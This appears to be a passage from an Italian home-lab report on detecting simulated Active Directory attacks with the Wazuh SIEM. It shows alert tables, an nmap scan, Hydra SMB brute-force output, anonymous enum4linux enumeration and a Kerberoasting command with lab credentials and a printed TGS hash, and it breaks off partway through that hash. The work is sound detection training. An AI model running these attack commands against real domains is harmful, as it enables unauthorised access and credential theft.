


Figura 22 — Login con LAB\test.user dal client Windows 10




Figura 23 — Output whoami: lab\test.user — utente standard autenticato nel dominio

6.2 Creazione Utente con Privilegi Elevati (ajeje brazorf)

Il secondo utente creato è ajeje brazorf (SamAccountName: ajeje). Questo account è stato successivamente aggiunto al gruppo Domain Admins per simulare uno scenario di escalation di privilegi e verificare la capacità del SIEM di rilevare modifiche critiche alla struttura del dominio.




Figura 24 — Creazione utente ajeje brazorf (SamAccountName: ajeje) nel dominio lab.local




Figura 25 — Utente ajeje brazorf aggiunto al gruppo Domain Admins

```
Amministratore: Windows PowerShell
PS C:\Users\Administrator> Get-ADUser -Filter * | Select-Object Name, SamAccountName

Name          SamAccountName
----          --------------
Administrator Administrator
Guest         Guest
krbtgt        krbtgt
test user     test.user
ajeje brazorf ajeje


PS C:\Users\Administrator>
```


Figura 26 — Lista utenti dominio: Administrator, Guest, krbtgt, test.user, ajeje brazorf

7. ATTACCHI SIMULATI E RILEVAMENTI SIEM

In questa sezione sono documentati gli scenari di attacco simulati nel laboratorio. Per ciascuno scenario viene riportata la tecnica utilizzata, la prova dell'esecuzione e il corrispondente rilevamento da parte del SIEM Wazuh con classificazione MITRE ATT&CK.

7.1 Brute Force su Account di Dominio

Il primo scenario simula un attacco di tipo brute force su un account di dominio. Sono stati effettuati ripetuti tentativi di accesso con password errate sull'account ajeje, generando una serie di Event ID 4625. Il SIEM ha classificato gli alert con le tecniche MITRE T1078 (Valid Accounts) e T1531.



Security Alerts

Time	Technique(s)	Tactic(s)	Description	Level	Rule ID
Apr 2, 2026 @ 19:23:01.739	T1078 T1531	Defense Evasion, Persistence, Privilege Escalation, Initial Access, Impact	Logon failure - Unknown user or bad password.	5	60122
Apr 2, 2026 @ 19:22:58.024	T1078 T1531	Defense Evasion, Persistence, Privilege Escalation, Initial Access, Impact	Logon failure - Unknown user or bad password.	5	60122
Apr 2, 2026 @ 19:22:53.618	T1078 T1531	Defense Evasion, Persistence, Privilege Escalation, Initial Access, Impact	Logon failure - Unknown user or bad password.	5	60122
Apr 2, 2026 @ 19:22:50.123	T1078 T1531	Defense Evasion, Persistence, Privilege Escalation, Initial Access, Impact	Logon failure - Unknown user or bad password.	5	60122

Rows per page: 10

Figura 27 — Wazuh: "Logon failure - Unknown user or bad password" (Rule ID 60122, Level 5, T1078/T1531)

7.2 Brute Force dal Client Windows 10

Il secondo scenario di brute force è stato eseguito dal client Windows 10 (IP 192.168.148.146), simulando un accesso da un dispositivo interno della rete con IP diverso dal DC. Wazuh ha rilevato il pattern generando un alert di livello 10 — "Multiple Windows logon failures" — con la tecnica T1110 (Credential Access).

wazuh. Modules WINDOWS10 Security events

Apr 2, 2026 @ 21:25:24.638	T1078	T1531	Defense Evasion, Persistence, Privilege Escalation, Initial Access, Impact	Logon failure - Unknown user or bad password.	5	60122
Apr 2, 2026 @ 21:25:21.606	T1078	T1531	Defense Evasion, Persistence, Privilege Escalation, Initial Access, Impact	Logon failure - Unknown user or bad password.	5	60122
Apr 2, 2026 @ 21:25:19.371	T1078	T1531	Defense Evasion, Persistence, Privilege Escalation, Initial Access, Impact	Logon failure - Unknown user or bad password.	5	60122
Apr 2, 2026 @ 21:25:17.405	T1078	T1531	Defense Evasion, Persistence, Privilege Escalation, Initial Access, Impact	Logon failure - Unknown user or bad password.	5	60122
Apr 2, 2026 @ 21:23:44.059	T1110		Credential Access	Multiple Windows logon failures.	10	60204
Apr 2, 2026 @ 21:23:40.873	T1078	T1531	Defense Evasion, Persistence, Privilege Escalation, Initial Access, Impact	Logon failure - Unknown user or bad password.	5	60122
Apr 2, 2026 @ 21:23:38.497	T1078	T1531	Defense Evasion, Persistence, Privilege Escalation, Initial Access, Impact	Logon failure - Unknown user or bad password.	5	60122
Apr 2, 2026 @ 21:23:36.107	T1078	T1531	Defense Evasion, Persistence, Privilege Escalation, Initial Access, Impact	Logon failure - Unknown user or bad password.	5	60122
Apr 2, 2026 @ 21:22:46.622	T1078	T1531	Defense Evasion, Persistence, Privilege Escalation, Initial Access, Impact	Logon failure - Unknown user or bad password.	5	60122
Apr 2, 2026 @	T1078	T1531	Defense Evasion, Persistence, Privilege	Logon failure - Unknown user or bad password.	5	60122

Figura 28 — Wazuh WINDOWS10: "Multiple Windows logon failures" (Level 10, T1110 Credential Access)

7.3 Privilege Escalation — Aggiunta a Domain Admins

Il terzo scenario simula un'escalation di privilegi: l'utente ajeje brazorf è stato aggiunto al gruppo Domain Admins. Wazuh ha rilevato immediatamente l'evento classificandolo con la tecnica T1484 (Domain Policy Modification) al livello di gravità 12 — il più alto registrato nel laboratorio. Il dettaglio dell'alert riporta esplicitamente l'identità dell'utente coinvolto.

Apr 2, 2026 @ 20:15:55.686	T1484	Defense Evasion, Privilege Escalation	Domain admins group changed.	12	60159

Table JSON Rule

@timestamp	2026-04-02T18:15:55.686Z
_id	bJdoT50BmlJik4JQvQWM
agent.id	005
agent.ip	192.168.148.148
agent.name	WIN-0SHQME8JCQB
data.win.eventdata.memberName	CN=ajeje brazorf,CN=Users,DC=lab,DC=local
data.win.eventdata.memberSid	S-1-5-21-3636334510-672274132-3587574305-1107
data.win.eventdata.subjectDomainName	LAB
data.win.eventdata.subjectLogonId	0x9cb486
data.win.eventdata.subjectUserName	Administrator

Figura 29 — Wazuh: "Domain admins group changed" (Level 12, T1484) — Privilege Escalation rilevata

Apr 2, 2026 @ 20:15:55.686	T1484	Defense Evasion, Privilege Escalation	Domain admins group changed.	12	60159
Apr 2, 2026 @ 20:15:55.644	T1484	Defense Evasion, Privilege Escalation	Security enabled global group changed.	5	60148
Apr 2, 2026 @ 20:15:48.570	T1484	Defense Evasion, Privilege Escalation	Domain admins group changed.	12	60159
Apr 2, 2026 @ 20:15:48.529	T1484	Defense Evasion, Privilege Escalation	Security enabled global group changed.	5	60148

Rows per page: 10 < 1 2 3 4 5 ... 68 >

Figura 30 — Dettaglio alert: memberName CN=ajeje brazorf, agent WIN-0SHQME8JCQB, IP 192.168.148.148

7.4 Port Scanning da Kali Linux (nmap)

La macchina attaccante Kali Linux (IP 192.168.148.141) ha eseguito una scansione aggressiva con nmap -sV -A sul Domain Controller. La scansione ha identificato con il 97% di confidenza Windows Server 2022 e le porte associate ai servizi Active Directory esposti sulla rete.

```
┌──(vgum㉿kali)-[~]
└─$ nmap -sV -A 192.168.148.148
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-03 07:40 -0400
Nmap scan report for 192.168.148.148
Host is up (0.0012s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-04-03 11:40:33Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: lab.local, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: lab.local, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
MAC Address: 00:0C:29:E0:A4:A9 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2022|11|2016 (97%)
OS CPE: cpe:/o:microsoft:windows_server_2022 cpe:/o:microsoft:windows_11 cpe:/o:microsoft:windows_server_2016
Aggressive OS guesses: Microsoft Windows Server 2022 (97%), Microsoft Windows 11 21H2 (91%), Microsoft Windows Server 2016 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: WIN-0SHQME8JCQB; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: -1s
```

Figura 31 — Nmap: scansione aggressiva del DC — porte 53/DNS, 88/Kerberos, 389/LDAP, 445/SMB, OS identificato Windows Server 2022 (97%)

7.5 Brute Force SMB da Kali Linux (Hydra)

Il secondo attacco da Kali è un brute force SMB tramite Hydra sull'account ajeje verso la porta 445 del Domain Controller. I tentativi falliti (STATUS_LOGON_FAILURE) sono stati generati in rapida successione. Wazuh ha rilevato il pattern con IP sorgente 192.168.148.141 (Kali Linux).

```
SMB         192.168.148.148 445    WIN-0SHQME8JCQB  [-] lab.local\ajeje:braves STATUS_LOGON_FAILURE
SMB         192.168.148.148 445    WIN-0SHQME8JCQB  [-] lab.local\ajeje:sharks STATUS_LOGON_FAILURE
SMB         192.168.148.148 445    WIN-0SHQME8JCQB  [-] lab.local\ajeje:magnolia STATUS_LOGON_FAILURE
SMB         192.168.148.148 445    WIN-0SHQME8JCQB  [-] lab.local\ajeje:infinity STATUS_LOGON_FAILURE
SMB         192.168.148.148 445    WIN-0SHQME8JCQB  [-] lab.local\ajeje:humberto STATUS_LOGON_FAILURE
SMB         192.168.148.148 445    WIN-0SHQME8JCQB  [-] lab.local\ajeje:calculator STATUS_LOGON_FAILURE
SMB         192.168.148.148 445    WIN-0SHQME8JCQB  [-] lab.local\ajeje:becca STATUS_LOGON_FAILURE
SMB         192.168.148.148 445    WIN-0SHQME8JCQB  [-] lab.local\ajeje:mikayla STATUS_LOGON_FAILURE
SMB         192.168.148.148 445    WIN-0SHQME8JCQB  [-] lab.local\ajeje:maniez STATUS_LOGON_FAILURE
SMB         192.168.148.148 445    WIN-0SHQME8JCQB  [-] lab.local\ajeje:magodeoz STATUS_LOGON_FAILURE
SMB         192.168.148.148 445    WIN-0SHQME8JCQB  [-] lab.local\ajeje:koolaid STATUS_LOGON_FAILURE
SMB         192.168.148.148 445    WIN-0SHQME8JCQB  [-] lab.local\ajeje:chris123 STATUS_LOGON_FAILURE
SMB         192.168.148.148 445    WIN-0SHQME8JCQB  [-] lab.local\ajeje:tottenham STATUS_LOGON_FAILURE
SMB         192.168.148.148 445    WIN-0SHQME8JCQB  [-] lab.local\ajeje:reyes STATUS_LOGON_FAILURE
SMB         192.168.148.148 445    WIN-0SHQME8JCQB  [-] lab.local\ajeje:olimpia STATUS_LOGON_FAILURE
SMB         192.168.148.148 445    WIN-0SHQME8JCQB  [-] lab.local\ajeje:dream STATUS_LOGON_FAILURE
SMB         192.168.148.148 445    WIN-0SHQME8JCQB  [-] lab.local\ajeje:candycane STATUS_LOGON_FAILURE
SMB         192.168.148.148 445    WIN-0SHQME8JCQB  [-] lab.local\ajeje:billy1 STATUS_LOGON_FAILURE
SMB         192.168.148.148 445    WIN-0SHQME8JCQB  [-] lab.local\ajeje:snowwhite STATUS_LOGON_FAILURE
SMB         192.168.148.148 445    WIN-0SHQME8JCQB  [-] lab.local\ajeje:johnathan STATUS_LOGON_FAILURE
SMB         192.168.148.148 445    WIN-0SHQME8JCQB  [-] lab.local\ajeje:goodluck STATUS_LOGON_FAILURE
SMB         192.168.148.148 445    WIN-0SHQME8JCQB  [-] lab.local\ajeje:eduard STATUS_LOGON_FAILURE
SMB         192.168.148.148 445    WIN-0SHQME8JCQB  [-] lab.local\ajeje:chuckie STATUS_LOGON_FAILURE
SMB         192.168.148.148 445    WIN-0SHQME8JCQB  [-] lab.local\ajeje:catwoman STATUS_LOGON_FAILURE
SMB         192.168.148.148 445    WIN-0SHQME8JCQB  [-] lab.local\ajeje:banana1 STATUS_LOGON_FAILURE
SMB         192.168.148.148 445    WIN-0SHQME8JCQB  [-] lab.local\ajeje:angelique STATUS_LOGON_FAILURE
SMB         192.168.148.148 445    WIN-0SHQME8JCQB  [-] lab.local\ajeje:rangersfc STATUS_LOGON_FAILURE
SMB         192.168.148.148 445    WIN-0SHQME8JCQB  [-] lab.local\ajeje:ilovejames STATUS_LOGON_FAILURE
SMB         192.168.148.148 445    WIN-0SHQME8JCQB  [-] lab.local\ajeje:explorer STATUS_LOGON_FAILURE
SMB         192.168.148.148 445    WIN-0SHQME8JCQB  [-] lab.local\ajeje:chester1 STATUS_LOGON_FAILURE
SMB         192.168.148.148 445    WIN-0SHQME8JCQB  [-] lab.local\ajeje:789123 STATUS_LOGON_FAILURE
```

Figura 32 — Hydra: brute force SMB verso 192.168.148.148:445 — STATUS_LOGON_FAILURE multipli

Apr 2, 2026 @ 23:03:56.163	T1078	T1531	Defense Evasion, Persistence, Privilege Escalation, Initial Access, Impact	Logon failure - Unknown user or bad password.	5	60122
Apr 2, 2026 @ 23:03:56.161	T1078	T1531	Defense Evasion, Persistence, Privilege Escalation, Initial Access, Impact	Logon failure - Unknown user or bad password.	5	60122
Apr 2, 2026 @ 23:03:56.157	T1078	T1531	Defense Evasion, Persistence, Privilege Escalation, Initial Access, Impact	Logon failure - Unknown user or bad password.	5	60122
Apr 2, 2026 @ 23:03:56.153	T1078	T1531	Defense Evasion, Persistence, Privilege Escalation, Initial Access, Impact	Logon failure - Unknown user or bad password.	5	60122
Apr 2, 2026 @ 23:03:56.147	T1078	T1531	Defense Evasion, Persistence, Privilege Escalation, Initial Access, Impact	Logon failure - Unknown user or bad password.	5	60122
Apr 2, 2026 @ 23:03:56.146	T1078	T1531	Defense Evasion, Persistence, Privilege Escalation, Initial Access, Impact	Logon failure - Unknown user or bad password.	5	60122

Figura 33 — Wazuh: alert brute force da Kali — multipli Logon failure in millisecondi (23:03:56)

wazuh. Modules WIN-0SHQME8J... Security events

Table JSON Rule

@timestamp	2026-04-02T21:03:56.157Z
_id	8ZcCUJ0BmlJik4JQi0k0
agent.id	005
agent.ip	192.168.148.148
agent.name	WIN-0SHQME8JCQB
data.win.eventdata.authenticationPackageName	NTLM
data.win.eventdata.failureReason	%%2313
data.win.eventdata.ipAddress	192.168.148.141
data.win.eventdata.ipPort	47692
data.win.eventdata.keyLength	0
data.win.eventdata.logonProcessName	NtLmSsp
data.win.eventdata.logonType	3
data.win.eventdata.processId	0x0

Figura 34 — Dettaglio alert: IP sorgente 192.168.148.141 (Kali), autenticazione NTLM, logon type 3

7.6 Enumerazione Aggressiva (enum4linux)

È stata eseguita un'enumerazione aggressiva tramite enum4linux -a senza credenziali. Lo strumento ha operato in sessione anonima riuscendo a raccogliere informazioni sensibili sul dominio: nome dominio, nome NetBIOS del server, MAC address e conferma che il server accetta sessioni anonime vulnerabilità rilevante in ambiente di produzione.

```
┌──(vgum㉿kali)-[~]
└─$ enum4linux -a 192.168.148.148
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Fri Apr  3 07:42:09 2026

 ========================================( Target Information )========================================

Target ........... 192.168.148.148
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ============================( Enumerating Workgroup/Domain on 192.168.148.148 )============================


[+] Got domain/workgroup name: LAB


 ================================( Nbtstat Information for 192.168.148.148 )================================

Looking up status of 192.168.148.148
        WIN-0SHQME8JCQB <00> -         B <ACTIVE>  Workstation Service
        LAB             <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        LAB             <1c> - <GROUP> B <ACTIVE>  Domain Controllers
        WIN-0SHQME8JCQB <20> -         B <ACTIVE>  File Server Service
        LAB             <1b> -         B <ACTIVE>  Domain Master Browser

        MAC Address = 00-0C-29-E0-A4-A9

 ====================================( Session Check on 192.168.148.148 )====================================


[+] Server 192.168.148.148 allows sessions using username '', password ''
```

Figura 35 — enum4linux: sessione anonima — dominio LAB, host WIN-0SHQME8JCQB, MAC Address esposto, sessioni anonime permesse

7.7 Kerberoasting

L'attacco Kerberoasting rappresenta lo scenario più avanzato del laboratorio. È stato creato un account di servizio (svc-backup) con Service Principal Name HTTP/backup.lab.local. Tramite Impacket GetUserSPNs.py, autenticandosi con le credenziali dell'utente ajeje, è stato ottenuto il ticket Kerberos TGS cifrato per l'account svc-backup.

```
┌──(vgum㉿kali)-[~]
└─$ python3 /usr/share/doc/python3-impacket/examples/GetUserSPNs.py lab.local/ajeje:Password123! -dc-ip 192.168.148.148 -request
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName   Name        MemberOf  PasswordLastSet             LastLogon  Delegation
--------------------   ----------  --------  --------------------------  ---------  ----------
HTTP/backup.lab.local  svc-backup            2026-04-03 05:21:18.126721  <never>


[-] CCache file is not found. Skipping ...
$krb5tgs$23$*svc-backup$LAB.LOCAL$lab.local/svc-backup*$58042c2ad64f75134a8aca575a3de6e7$662fc23ab872242292ab82129f09e73b12b716c33f690
cc7d6fc7e7f228c4e5ee0a07f7d3c3dc32f115be054586bfe192f09ed82006a632f063729d420827a53f2ed3a92af66e6f516811657780b9e7874e4fecb9c230c002e2
018836a73cdba2fd4fa7478b7ce57b67b64a165c7dd82b3497e283189bb1ec9874222d106139c22fd830e907aa215f6620df06cb3a4b27b5d4773606c525d7ef7cef46
86964908b22d1c1f3b47d676f1fec53754eb28038a36af33c1fae8995081d6d1720f25bc2a9e27ea8c3061fb0b8220cfb4dd5eccde7c7107e077ca8df2a7fb90686dae
534ab0b2c5a05858eec5a0174dddc1a974ad224bdcec042c2b319dd0eb9524dec716d92c7dd594e18dcff03d78f638fe4e1925a9534eb403e40444e01c57580c9074d4
165d921142ff0445ec6bb81bf4502a01a2d2647a117655d3689fce6a381f162af4906522311fc2060a0fa9f4bc41e317ef3cf57269a63f3847c31813cd70a4aa3b09b0
71117e853a642567a4889a7d9db099d3bc80f14126438dc4f8650e54fec701f63556e675363dc8db6a664001732cfb529c438afd0f7c4eb92ac28755a879285cc900a0
7756713059a599566f6c927656af16a9a29a3ac599431db157bcecfbbb2e2e304979d219568bb47695d70a13bfc0c43809ecaaa6bb9d8903b0797eb6f5ad9897229a38
a923bcf8aa2e178e4957c3295281c1562b2ceff5126f1ba14cd5375776d1d96caa0dc44a01beda30c9d53643876e7bfcfb181af77d1d72b59ba7a6c2d54f523a9d9251
78445e1daa7cdae41060ede53e392c33d96cd5caf47bce6c2ef10e339cbe29ad2606c52647cf2b1f339e6e64554f6bb9222f2c3f4dd0bb3e1811706cdf52effd65d4b9
d9fdab28267a61bf4c02643f5e4332456ed13357642198d6fd2643be0f937eca1691fa60f5261322f6b5d6afe350e5183f697ae48459dcb5dc51adffcd5d39e9f1d9f1
01e63f15fef841be89b3cbf3a8babba570f5a2fd0ab090ff91245d5dfa0c87f0db2358ca5022abfb0ddca2ddc9995dfe190802db13a0ee3511b842071795a4bdd93757
d2f749bcc05b67451233855a848d8da746ad5ef1060efefedc3cc1b45a7411d6e015062bcd2b027209ef1b75713df3805eef97fe3febcbd604c5459af2f2506f441c22
